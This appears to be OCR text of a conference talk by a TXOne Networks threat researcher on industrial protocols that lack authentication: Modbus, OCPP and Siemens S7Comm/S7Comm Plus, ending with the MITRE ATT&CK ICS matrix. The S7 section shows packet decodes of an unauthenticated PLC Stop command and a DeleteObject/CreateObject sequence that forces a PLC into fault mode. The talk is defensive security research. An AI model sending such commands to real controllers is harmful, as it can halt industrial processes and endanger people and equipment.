具威脅性工控弱點實例揭密 – The Case Study of the Insecure by Design

Daniel Chiu, Senior Threat Research Manager
Threat Research, TXOne Networks Inc.
April 8, 2025 @CYBERSEC 2025

Speaker

- Daniel Chiu 任職於 TXOne Networks，擔任Threat Signature Research Team Manager，自2013就業以來專注在DPI的改進和DPI特徵碼的撰寫，目前帶領團隊分析網路漏洞、開發IPS rule和ICS Protocol相關研究。
- 興趣:研究網路攻擊手法和改進防禦方法。

CONTENTS


What is Insecure by Design

What is Insecure by Design

- 因設計缺陷而本質上缺乏基本安全措施的系統、設備或軟體。這在工業控制系統 (ICS)、物聯網設備(IoT)和老舊系統(Legacy system)下尤其嚴重，在這些領域，安全性並不是開發過程中的主要考慮因素。
- 能允許攻擊者在不利用安全漏洞或錯誤配置的情況下實現其目標
- 常見的例子:
  - ✓預設帳號密碼 (Default password)
    - 包含寫死密碼、容易猜得到密碼
  - ✓缺乏身分認證 (Lack of Authentication)
    - 重大的操作不需要認證身分
  - ✓未受限制的存取 (Unrestricted Access)
    - 沒有角色分級，任何使用者都有能力存取資料
  - ✓網路傳輸未加密 (No Encryption)
    - 敏感資料被截取


Modbus – Overview


Modbus is a widely used communication protocol in industrial automation and control systems. It was developed in the late 1970s by Modicon (now part of Schneider Electric)




https://www.youtube.com/watch?v=txi2p5_OjKU&t=374s

Modbus – Lack of Authentication






Modbus protocol does not check the authority of the message sender.
Anyone can send Modbus commands to slave devices, no authentication required




OCPP – Overview

The Open Charge Point Protocol (OCPP) is an application protocol for communication between Electric vehicle (EV) charging stations and a central management system.



https://www.openchargealliance.org/

OCPP – Lack of Authentication (CSMS providers)



S7Comm / S7Comm Plus – Overview

S7COMM protocol is an application layer protocol which implements functions for exchanging data between Simatic S7 series PLCs and other devices that supports the S7 protocol – e.g. PCs.

PLC programming

Totally Integrated Automation Portal (TIA Portal)

S7 Communication Protocol (S7Comm Plus)

S7-1200

Communication between PLCs

S7-300

S7Comm / S7Comm Plus – Vulnerability #1 Lack of Authentication

TIA Portal

Setup Commutation


Send CPU stop command

S7-1200

```
S7 Communication
  Header: (Job)
      Protocol Id: 0x32
      ROSCTR: Job (1)
      Redundancy Identification (Reserved): 0x0000
      Protocol Data Unit Reference: 2
      Parameter length: 16
      Data length: 0
  Parameter: (PLC Stop)
      Function: PLC Stop (0x29)
      Unknown bytes: 0000000000
      Length part 2: 9
      PI (program invocation) Service: P_PROGRAM
```

CPU stop

S7Comm / S7Comm Plus – Vulnerability #2 Lack of Authentication



S7Comm / S7Comm Plus – Vulnerability #2 Lack of Authentication

Attacker

PLC

```
S7 Communication Plus
> Header: Protocol version=V1
v Data: Request DeleteObject
    Opcode: Request (0x31)
    Reserved: 0x0000
    Function: DeleteObject (0x04d4)
    Reserved: 0x0000
    Sequence number: 8
    Session Id: 0x00000384
  > Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
  v Request Set
      Delete Object Id: 0x00000384
      Filling byte: 0x00
  > ObjectQualifier
    Data unknown: 00000000
> Trailer: Protocol version=V1
```

1. [Request] Delete Object Request

```
S7 Communication Plus
> Header: Protocol version=V1
v Data: Response DeleteObject
    Opcode: Response (0x32)
    Reserved: 0x0000
    Function: DeleteObject (0x04d4)
    Reserved: 0x0000
    Sequence number: 8
  > Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
  v Response Set
    > Return value: 0x0000000000000000, Error code: OK, Generic error code: Ok
      Delete Object Id: 0x00000384
    Data unknown: 00000000
> Trailer: Protocol version=V1
```

2. [Response] Delete Object Request


```
S7 Communication Plus
> Header: Protocol version=V1
v Data: Request CreateObject
    Opcode: Request (0x31)
    Reserved: 0x0000
    Function: CreateObject (0x04ca)
    Reserved: 0x0000
    Sequence number: 91
    Session Id: 0x00000384
  > Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
  > Request Set
    Data unknown: 00000000
> Trailer: Protocol version=V1
```

3. [Request] CreateObject with the deleted session id

4. PLC Error and enter defect-mode

txOne networks

What is TTPs



Hard


Challenging

Annoying

Simple

Easy

Travail



Concept

The Pyramid of Pain is a conceptual model for the effective use of Cyber Threat Intelligence in threat detection operations, with a particular emphasis on increasing the adversaries' cost of operations

txOne networks

The TTPs in ICS incidents

- MITRE ATT&CK® ICS Matrix
- TTPs that have been used in real-world attacks

Initial Access 12 techniques	Execution 9 techniques	Persistence 6 techniques	Privilege Escalation 2 techniques	Evasion 6 techniques	Discovery 5 techniques	Lateral Movement 7 techniques	Collection 11 techniques	Command and Control 3 techniques	Inhibit Response Function 14 techniques	Impair Process Control 5 techniques	Impact 12 techniques
